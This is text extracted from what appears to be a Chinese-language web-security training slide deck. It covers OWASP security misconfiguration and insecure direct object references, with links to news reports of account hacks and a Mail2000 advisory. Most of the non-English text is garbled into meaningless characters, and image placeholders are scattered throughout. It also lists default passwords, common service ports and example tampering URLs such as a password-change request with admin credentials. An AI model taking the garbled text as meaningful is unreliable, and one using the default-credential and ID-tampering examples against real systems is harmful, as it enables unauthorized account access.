
ੂ嘨ਂࣁCookieӾ

LinkedIn 癱ੂ丽笙 http://thehackernews.com/2016/05/linkedin-account- hack.html

dadada http://www.nydailynews.com/news/national/mark-zuckerberg- twitter-account-hacked-password-dadada-article-1.2662351

౯ጱੂ嘨䷱磪ےੂ 褾仡


EC-Council
EC-Council ?????????

犋吚ጱਞ獊奲眲戔ਧ • A5 – Security Misconfiguration • ୧ੂ嘨? admin? root?
1234? • port • 3306 mysql • 6379 redis • 8081 tomcat • …

犋ਞ獊ጱᇔկ㷢ᘍ • A4 – Insecure Direct Object References • ଘᤈ稗褖
• /?stuid=u9823001 • /cgpwd.php?username=admin&pass=1234 • /delete.php?id=123

ଘᤈ稗褖笙၏ A ݶ䋊 B ݶ䋊 C ݶ䋊 D ݶ䋊 Admin
Facebook Fixes Vulnerability That Led to Account Takeover, Pays Researcher
$16K https://threatpost.com/facebook-fixes-vulnerability-that- led-to-account-takeover-pays-researcher-16k/120688/

Security Researcher Discovers Bug That Would Let Hackers Delete Any
Photo Off Facebook https://techcrunch.com/2013/09/02/security-researcher-discovers- bug-that-would-let-hackers-delete-any-photo-off-facebook/
OpenFind Mail2000 犨᯿ᗝੂ嘨

狕硬㮆Ո虻碘 襑ᥝ戔ਧᒫԫמᓟ胼硩᯿ᗝמ

modify_id ??

౮ۑ᯿ᗝadminੂ嘨 https://zeroday.hitcon.org/vulnerability/ ZD-2016-00031
